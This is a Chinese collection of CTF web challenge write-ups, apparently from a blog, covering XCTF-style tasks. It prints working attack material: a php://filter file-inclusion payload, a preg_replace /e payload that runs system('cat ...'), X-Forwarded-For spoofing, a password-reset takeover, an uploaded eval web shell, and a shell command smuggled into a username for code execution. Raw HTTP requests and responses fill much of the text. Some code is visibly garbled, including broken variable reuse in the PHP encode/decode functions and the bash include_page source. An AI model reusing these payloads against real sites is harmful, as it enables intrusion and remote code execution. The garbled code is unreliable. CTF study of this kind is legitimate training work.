1、进入页面，提示要求我们可以输入域名并进行请求，如下：

Cloud Automated Testing

输入你的域名，例如：loli.club

Submit

https://blog.csdn.net/qq_42181428

2、测试一下可以发现：

- 正常 URL，返回 ping 结果
- 非法 URL、特殊符号，返回 Invalid URL

3、这里Django调试模式打开了，发现如果在输入框中值包含url编码，在 ?url= 中请求大于 %7F 的字符都会造成Django报错。

4、在url中输入 `?url=%80` ,可以得到报错页面:

Cloud Automated Testing

输入你的域名, 例如: loli.club

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <meta name="robots" content="NONE,NOARCHIVE">
  <title>UnicodeEncodeError at /api/ping</title>
  <style type="text/css">
    html * { padding:0; margin:0; }
    body * { padding:10px 20px; }
    body * * { padding:0; }
    body { font:small sans-serif; }
    body>div { border-bottom:1px solid #ddd; }
    h1 { font-weight:normal; }
    h2 { margin-bottom:.8em; }
    h2 span { font-size:80%; color:#666; font-weight:normal; }
    h3 { margin:1em 0 .5em 0; }
    h4 { margin:0 0 .5em 0; font-weight: normal; }
    code, pre { font-size: 100%; white-space: pre-wrap; }
    table { border:1px solid #ccc; border-collapse: collapse; width:100%; background:white; }
    tbody td, tbody th { vertical-align:top; padding:2px 3px; }
    thead th {
      padding:1px 6px 1px 3px; background:#fefefe; text-align:left;
      font-weight:normal; font-size:11px; border:1px solid #ddd;
    }
    tbody th { width:12em; text-align:right; color:#666; padding-right:.5em; }
    table.vars { margin:5px 0 2px 40px; }
    table.vars td, table.req td { font-family:monospace; }
```

https://blog.csdn.net/qq_42181428

5、报错信息非常多, 大概看一下, 可以发现环境信息:

Environment:

Request Method: POST

Request URL: http://127.0.0.1:8000/api/ping

Django Version: 1.10.4

Python Version: 2.7.12

可能觉得奇怪, 是 `.php` 的页面, 却报 `python` 的 `django debug` 错误, 所以, 判断是一个PHP调用Python的站。

比赛时给了提示: `RTFM of PHP CURL==>>read the fuck manu1 of PHP CURL???`

所以应该是PHP通过cURL向django的站发送数据, 那边处理完再将数据传回。

那就看一下CURLmanul :

CURLOPT_SAFE_UPLOAD	TRUE 禁用 @ 前缀在 CURLOPT_POSTFIELDS 中发送文件。意味着 @ 可以在字段中安全得使用了。可使用 CURLFile 作为上传的代替。	PHP 5.5.0 中添加，默认值 FALSE 。PHP 5.6.0 改默认值为 TRUE 。PHP 7 删除了此选项，必须使用 CURLFile interface 来上传文件。
----------------------------	---	--

即使用 @ 进行文件传递，如果文件内容中有上述超出编码范围的字符，就会产生报错信息，实际上包含中文就会报错。

6、于是就继续在刚才的报错信息里找找看有没有比较关键的信息文件，先考虑数据库相关的，搜索关键词 `sql`，可以看到：


```
<tr>
  <td>DATABASES</td>
  <td class="code"><pre>{&#39;default&#39;: {&#39;ATOMIC_REQUESTS&#39;: False,
  &#39;AUTOCOMMIT&#39;: True,
  &#39;CONN_MAX_AGE&#39;: 0,
  &#39;ENGINE&#39;: &#39;django.db.backends.sqlite&#39;,
  &#39;HOST&#39;: &#39;&#39;,
  &#39;NAME&#39;: &#39;/opt/api/database.sqlite&#39;,
  &#39;OPTIONS&#39;: {},
  &#39;PASSWORD&#39;: u&#39;*****&#39;,
  &#39;PORT&#39;: &#39;&#39;,
  &#39;TEST&#39;: {&#39;CHARSET&#39;: None,
    &#39;COLLATION&#39;: None,
    &#39;MIRROR&#39;: None,
    &#39;NAME&#39;: None},
  &#39;TIME_ZONE&#39;: None,
  &#39;USER&#39;: &#39;&#39;}&#39;</pre></td>
  <td><a href="https://blog.csdn.net/qq_42181428">https://blog.csdn.net/qq_42181428</a>
</td>
</tr>
```

7、于是请求 `?url=@/opt/api/database.sqlite3` ,又发现报错信息，在报错信息中搜索关键词 `ctf` 就能看到flag。

```
JO\x00\x00\x00\x1c\x01\x02AWHCTF{yoooo_Such_A_GOOD_@}\n&#39;</pre></td>
  <td><a href="https://blog.csdn.net/qq_42181428">https://blog.csdn.net/qq_42181428</a>
</td>
</tr>
```

ics-05 (XCTF 4th-CyberEarth)

1、进入页面后发现大部分功能都是装饰没用的，只有“设备维护中心”的页面可以进去，发现url变成了 `index.php?page=index`，并且页面上会显示index。



2、所以先考虑文件包含，很常用的payload了：

`?page=php://filter/read=convert.base64-encode/resource=index.php`，base64解码后得到源码：

```
<?php
error_reporting(0);

@session_start();
posix_setuid(1000);

?>

-----html code-----

<?php

$page = $_GET[page];

if (isset($page)) {

if (ctype_alnum($page)) {
?>

    <br /><br /><br /><br />
    <div style="text-align:center">
        <p class="lead"><?php echo $page; die();?></p>
    <br /><br /><br /><br />

<?php

}else{

?>

    <br /><br /><br /><br />
    <div style="text-align:center">
```

```

<p class="lead">
  <?php

  if (strpos($page, 'input') > 0) {
    die();
  }

  if (strpos($page, 'ta:text') > 0) {
    die();
  }

  if (strpos($page, 'text') > 0) {
    die();
  }

  if ($page === 'index.php') {
    die('Ok');
  }

  include($page);
  die();
  ?>
</p>
<br /><br /><br /><br />

```

```

<?php
}}

```

```

//æ-¹ä%¿çš,,â@žçž°è%“â
¥è%“â†°çš,,âšÿèf%,æ fâæ"â%â 'ä, çš,,âšÿèf%i%â æèf%â†
éf"ä°â"~æµ<è•

```

```

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

  echo "<br >Welcome My Admin ! <br >";

  $pattern = $_GET[pat];
  $replacement = $_GET[rep];
  $subject = $_GET[sub];

  if (isset($pattern) && isset($replacement) && isset($subject)) {
    preg_replace($pattern, $replacement, $subject);
  }else{
    die();
  }
}

?>

```

3、简单审计一下代码，重点在最后一部分：

首先要伪造X-Forwarded-For为127.0.0.1。

然后要以GET方法传入 `pat`、`rep`、`sub` 三个参数，这三个参数的值分别作为 `preg_replace()` 函数的参数 `preg_replace($pattern, $replacement, $subject)`，`pattern` 为要搜索的模式，`replacement` 为用于替换的字符串或字符串数组，`subject` 要进行搜索和替换的字符串或字符串数组。

`pattern` 参数可以使用一些PCRE修饰符，其中：

```
e (PREG_REPLACE_EVAL)
```

Warning This feature was *DEPRECATED* in PHP 5.5.0, and *REMOVED* as of PHP 7.0.0.

如果设置了这个被弃用的修饰符，`preg_replace()` 在进行了对替换字符串的 后向引用替换之后，将替换后的字符串作为php 代码评估执行 (eval 函数方式)，并使用执行结果 作为实际参与替换的字符串。单引号、双引号、反斜线(\)和 NULL 字符在 后向引用替换时会被用反斜线转义。


即 `/e` 修正符使 `preg_replace()` 将 `replacement` 参数当作 PHP 代码

4、这里我们三个参数都可控，那么构造payload: `?pat=/Lethe/e&rep=system('cat s3chahahaDir/flag/flag.php')&sub=Lethe`，同时伪造X-Forwarded-For，即可看到flag在源码中。


```
<script type="text/html" id="switchip1"></script>
<script src="layui/layui.js" charset="utf-8"></script>
<script></script>
<script></script>
<br>
"Welcome My Admin ! " == $0
<br>
<!--?php
$flag = 'cyberpeace{da9aacfe78d0c154294eb5647e76453c}';
?-->
</body>
```

bug (RCTF-2015)

1、进入页面后首先按它的要求注册一个用户，登陆进去之后，发现Manage功能只有admin账户才能访问：



2、主界面除了登陆和注册以外，还可以通过注册是输入的Username、Birthday和Address进行密码找回，在自己的账户上发现还有Personal页面会显示注册时的信息，且url中会有此账户的uid，尝试将uid改为1，发现并不可以...



3、于是使用找回密码功能对自己的账户进行密码找回，输入正确的信息（中途发现三个信息只要正确两个，就可以修改密码了，于是尝试了对admin的Birthday进行爆破，但也无果...），正确输入信息后进入如下页面：

Yes, You are Lethe



Newpwd

Reset

然后输入要修改的密码并抓包，尝试把Username改为admin，发现成功：

```
POST /index.php?module=findpwd&step=2&doSubmit=yes HTTP/1.1
Host: 111.198.29.45:39430
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://111.198.29.45:39430/index.php?module=findpwd&step=1&doSubmit=yes
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Connection: close
Cookie: PHPSESSID=7t145pemhpk115torlqvclvr4
Upgrade-Insecure-Requests: 1
```

`username=admin&newpwd=123`

```
HTTP/1.1 200 OK
Date: Sun, 11 Aug 2019 15:01:13 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 227
Connection: close
Content-Type: text/html
```

```
<!DOCTYPE html>
<html>
<head>
<title>Message</title>
<meta charset="UTF-8" />
</head>
<body>
<script>alert('Reset
successfully!');</script><script>window.location.href='index.php'</script></body></html>
```


4、登陆admin账号，访问manager功能显示 `IP Not allowed!`，将XXF伪造为127.0.0.1后即可

```
GET /index.php?module=admin HTTP/1.1
Host: 111.198.29.45:39430
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://111.198.29.45:39430/index.php
Connection: close
Cookie: PHPSESSID=7t145pemhpkp1I5torlqvclvr4; user=4b9987ccafac8d8fc08d22bbca797ba
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
Content-Length: 2

</head>
<body>
<style type="text/css">
* { margin: 0px; padding: 0px; }
.clearfix:after { content: "."; display: block; height: 0px; clear: both; visibility: hidden; }
.wbox { width: 500px; margin: 20px auto }
.switchTab { border-bottom: 1px solid #CCC; margin-bottom: 10px }
.switchTab a { color: #444; font-size: 13px; background: #F5F5F5; display: block; text-decoration: none; border-top-left-radius: 5px; border-top-right-radius: 5px; float: left; margin-right: 5px; border: 1px solid #CCC; border-bottom: none; padding: 3px 10px; }
.switchTab a.cur { color: #888; background: #FFF; }
.profileTable { font-size: 13px; width: 100%; margin: 10px 0px; border-collapse: collapse; }
.profileTable td { border-top: 1px solid #CCC; border-bottom: 1px solid #CCC; padding: 5px; }
.profileTable td:nth-of-type(2n+1) { font-weight: bold; text-align: center; }
.px { border: 1px solid #CCC; padding: 5px 3px; border-radius: 5px; margin: 5px 0; width: 150px }
button.px { display: block; font-size: 15px; width: 100px; height: 35px; background: #36C; border-radius: 3px; border: none; color: #FFF }
</style>

<div class="wbox">
<div class="container">
<p>Where Is The Flag? </p>
<p style="font-size:100px;"></p>
</div>
</div>
<!-- index.php?module=filemanage&do=???-->
</body>
</html>
```

5、再源码中看到提示：`?module=filemanage&do=???`，有module想到do应该时 `upload`，访问 `/index.php?module=filemanage&do=upload` 可以看到一个上传页面

Just image?



浏览...

未选择文件。

upload

6、这里不仅对后缀进行了黑名单过滤，同时会检查文件的开头内容，所以不能以 `<?php` 开头，可以用 `<script language="php"> ... php code... </script>` 来进行绕过，先以 `jpg` 后缀上传，抓包改后缀为 `php5` 或 `php4`，即可看到flag。

```
POST /index.php?module=filemanage&do=upload HTTP/1.1
Host: 111.198.29.45:39430
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://111.198.29.45:39430/index.php?module=admin
Content-Type: multipart/form-data; boundary=-----85793224819386
Content-Length: 244
Connection: close
Cookie: PHPSESSID=7t145pemhpkp1I5torlqvclvr4; user=4b9987ccafac8d8fc08d22bbca797ba
Upgrade-Insecure-Requests: 1

-----85793224819386
Content-Disposition: form-data; name="upfile"; filename="shell[php5]
Content-Type: image/jpeg

<script language="php">@eval($_POST[pass]);</script>
-----85793224819386--

HTTP/1.1 200 OK
Date: Sun, 11 Aug 2019 15:13:11 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 287
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<title>Message</title>
<meta charset="UTF-8" />
</head>
<body>
<script>alert('you have get points,here is the flag:cyberpeace(8fd1221ad6707cc9c59a170e4a8499c3)');</script><script>window.location.href='index.php'</script></body></html>
```

wtf.sh-150 (csaw-ctf-2016-quals)

Get flag1

1、进入页面后，是一个类似论坛系统，先注册个账号（注册的时候随手测试一下，存在admin账户），还发现网页的后缀是 `.wtf`。

2、根据以往的思路，论坛系统+存在admin，应该就是想办法以admin登陆了呗，尝试一番未果，试了几个功能，注意到url的形式有 `/profile.wtf?user=..` 和 `/post.wtf?post=K81aH` 有点像文件包含，测试发现存在目录跳转，可以任意读取文件。



4、`/post.wtf?post=../../../../` 发现所有的源码会被显示在网页上，搜索关键词flag:

```
Posted by $ # vim: ft=wtf
$ source user_functions.sh
<html> <head> <link rel="stylesheet" type="text/css" href="/css/std.css" > </head> $ if contains 'user' ${!URL_PARAMS[@]}
&& file_exists "users/${URL_PARAMS['user']}" $ then $ local username=$(head -n 1 users/${URL_PARAMS['user']}); $ echo
"<h3>${username}'s posts:</h3>"; $ echo "<ol>"; $ get_users_posts "${username}" | while read -r post; do $ post_slug=$(awk
-F/ '{print $2 "# $3}' <<< "${post}"); $ echo "<li><a href=\"/post.wtf?post=${post_slug}\">${nth_line 2 "${post}" | htmlentities)
</a></li>"; $ done $ echo "</ol>"; $ if is_logged_in && [[ "${COOKIES['USERNAME']}" = 'admin' ]] && [[ ${username} = 'admin'
]] $ then $ get_flag1 $ fi $ fi </html>
```

源码如下，是一段bash脚本：

```
<html>
<head>
  <link rel="stylesheet" type="text/css" href="/css/std.css" >
</head>
$ if contains 'user' ${!URL_PARAMS[@]} && file_exists "users/${URL_PARAMS['user']}"
$ then
$   local username=$(head -n 1 users/${URL_PARAMS['user']});
$   echo "<h3>${username}'s posts:</h3>";
$   echo "<ol>";
$   get_users_posts "${username}" | while read -r post; do
$     post_slug=$(awk -F/ '{print $2 "# $3}' <<< "${post}");
$     echo "<li><a href=\"/post.wtf?post=${post_slug}\">${nth_line 2 "${post}" | htmlentities)</a></li>";
$   done
$   echo "</ol>";
$   if is_logged_in && [[ "${COOKIES['USERNAME']}" = 'admin' ]] && [[ ${username} = 'admin' ]]
$   then
$     get_flag1
$   fi
$ fi
</html>
```

稍微看一下，发现果然是以admin身份登陆，就能拿到flag1了。

5、于是抓包一下注册的账户，发现Cookie中有Token字段，应该是要通过文件读取拿到admin的Token进行伪造登陆：


```
GET / HTTP/1.1
Host: 111.198.29.45:37701
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Cookie: USERNAME=Lethe;
TOKEN=L6Kg60pXEieDZmUkK/z2j28FYaGIP1e+ibAWu8EE2USufZxI3ZOmMcA3cp3MQpTyrMVqP3XIsDrw
+R+nai8jJg==
Upgrade-Insecure-Requests: 1
```

源码中还提到了 `/users` 目录，于是构造 `/post.wtf?post=./users` 即可读到：

```
Posted by admin
ae475a820a6b5ade1d2e8b427b59d53d15f1f715
uYpiNNf/X0/0xNfqmsuoKFetRIQDwNbS2T6LdHDRWH5p3x4bL4sxN0RMg17KJhAmTMyr8Sem++fldP0scW7g3w==
```

伪造Cookie成功登陆，看到flag1：

Flag: xctf{cb49256d1ab48803



The screenshot shows the browser's developer tools with the 'Cookie' header being added to the request. The value of the cookie is 'USERNAME=admin; TOKEN=uYpiNNf/X0/0xNfqms'.

Get flag2

参考：<https://github.com/ernw/ctf-writeups/tree/master/csaw2016/wtf.sh>

下面就要获取flag2了，现在就只有再看看获取到的源码，发现如下代码，前面说了网站的后缀是 `.wtf`，解析wtf文件的源码如下：

```

max_page_include_depth=64
page_include_depth=0
function include_page {
    # include_page pathname
    local pathname=$1
    local cmd=
    [[ ${pathname(-4)} = '.wtf' ]];
    local can_execute=$;
    page_include_depth=$((page_include_depth+1))
    if [[ $page_include_depth -lt $max_page_include_depth ]]
    then
        local line;
        while read -r line; do
            # check if we're in a script line or not ($ at the beginning implies script line)
            # also, our extension needs to be .wtf
            [[ $ = ${line01} && ${can_execute} = 0 ]];
            is_script=$;
            # execute the line.
            if [[ $is_script = 0 ]]
            then
                cmd+=$'\n'${line#$};
            else
                if [[ -n $cmd ]]
                then
                    eval $cmd log Error during execution of ${cmd};
                    cmd=
                fi
                echo $line
            fi
        done ${pathname}
    else
        echo pMax include depth exceeded!p
    fi
}

```

由上述代码可知，`.wtf` 扩展名的文件，内容若以 `$` 开头，即可执行后面的命令。

再在 `post_functions.sh` 文件中看到 `reply` 功能的源码：

```

function reply {
    local post_id=$1;
    local username=$2;
    local text=$3;
    local hashed=$(hash_username "${username}");
    curr_id=$(for d in posts/${post_id}/*; do basename $d; done | sort -n | tail -n 1);
    next_reply_id=$(awk '{print $1+1}' <<< "${curr_id}");
    next_file=(posts/${post_id}/${next_reply_id});
    echo "${username}" > "${next_file}";
    echo "RE: $(nth_line 2 < "posts/${post_id}/1")" >> "${next_file}";
    echo "${text}" >> "${next_file}";
    # add post this is in reply to to posts cache
    echo "${post_id}/${next_reply_id}" >> "users_lookup/${hashed}/posts";
}

```

在 `reply` 功能中，当你回复帖子时，会通过 `GET` 方式提交 `post` 参数传递帖子 ID，并且这个参数也存在目录遍历漏洞，这样就可以在我们想要的地方输出创建文件了。除此之外，该函数还会将用户名写入该文件中。

因此，我们可以注册一个以 shell 命令为用户名的账户，并使用 `reply` 功能将其写入创建的 `.wtf` 文件，就可以进行命令执行。

该函数还在文件的第一行写了用户名。因此，如果我们只是注册了一个包含有效shell命令的用户名，并将其写入以.wtf结尾的文件到我们可以访问该文件的目录中，那么就会给我们执行代码。发现users_lookup目录没有包含.noread文件，因此我们可以将.wtf文件写入users_lookup。


还有一点需要注意，在注册的时候，用户名中如果出现空格则会出现一些错误，可以用,进行绕过，因此注册用户名为：\${find,/,,-iname,get_flag2}的账户，在reply的时候抓包并修改post参数如下：

```
POST /reply.wtf:post=../users_lookup/lethe.sh%09 HTTP/1.1
Host: 111.198.29.45:58263
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://111.198.29.45:58263/reply.wtf?post=K8laH
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Connection: close
Cookie: USERNAME=${find,/,,-iname,get_flag2};
TOKEN=CKqtyD8YusVITM1IS7Vqb5+DjT7m8gyMs68aTY7lsBBelV3ibTHK6JNjxlkuzysrvomrLV4nWfVAfNik3All1w==
Upgrade-Insecure-Requests: 1

text=123&submit=
```

注意上面的%09为水平制表符，必须要加上，否则会将名称解释为目录名称。

然后访问/users_lookup/lethe.wtf得到：



```
/usr/bin/get_flag2 RE: 123
```

最后，再注册一个用户名为\$/usr/bin/get_flag2的账户，重复上述步骤即可。



```
Flag: 149e5ec49d3c29ca} RE: 123
```

web2 (NSCTF)

1、进入题目后给出了一个加密函数的源码，思路也直接告诉你了，逆出解密函数，将密文解密出来即可。

```

<?php
$miwen="a1zLbgQsCESEIqRLWuQAYMwLyq2L5VwBxqGA3RQAYumZ0tmMvSGM2ZwB4tws";

function encode($str){
    $_o=strrev($str);
    // echo $_o;

    for($_o=0;$_o<strlen($_o);$_o++){

        $_c=substr($_o,$_o,1);
        $__=ord($_c)+1;
        $_c=chr($__);
        $_=$_.$_c;
    }
    return str_rot13(strrev(base64_encode($__)));
}

highlight_file(__FILE__);
/*
    逆向加密算法，解密$miwen就是flag
*/
?>

```

(2) 大概审计一些代码，加密流程并不复杂，即：反转字符串 => 每个字符的ASCII加1 => base64编码 => 反转字符串 => rot13编码

所以解密流程反着来就行了，即：rot13解码 => 反转字符串 => base64解码 => 每个字符的ASCII加1 => 反转字符串

(对rot13编码过的字符串在进行一次rot13编码即为解码)

解密脚本如下：

```

<?php
//rot13解密=>字符串反转=>base64解密=>每个字符的ASCII减1=>反转字符串
$miwen="a1zLbgQsCESEIqRLWuQAYMwLyq2L5VwBxqGA3RQAYumZ0tmMvSGM2ZwB4tws";

function decode($str){
    $_o = base64_decode(strrev(str_rot13($str)));
    for($_o=0;$_o<strlen($_o);$_o++){ //2. 每个字符ascii+1

        $_c=substr($_o,$_o,1);
        $__=ord($_c)-1;
        $_c=chr($__);
        $_=$_.$_c;
    }
    return strrev($_);
}

echo decode($miwen);
?>

```

得到：

```

PS E:\CTF\攻防世界\web\web2> php decode.php
PHP Notice: Undefined variable: _ in E:\CTF\
Notice: Undefined variable: _ in E:\CTF\攻防世界\web\web2\decode.php on line 12
flag:{NSCTF_b73d5adfb819c64603d7237fa0d52977}

```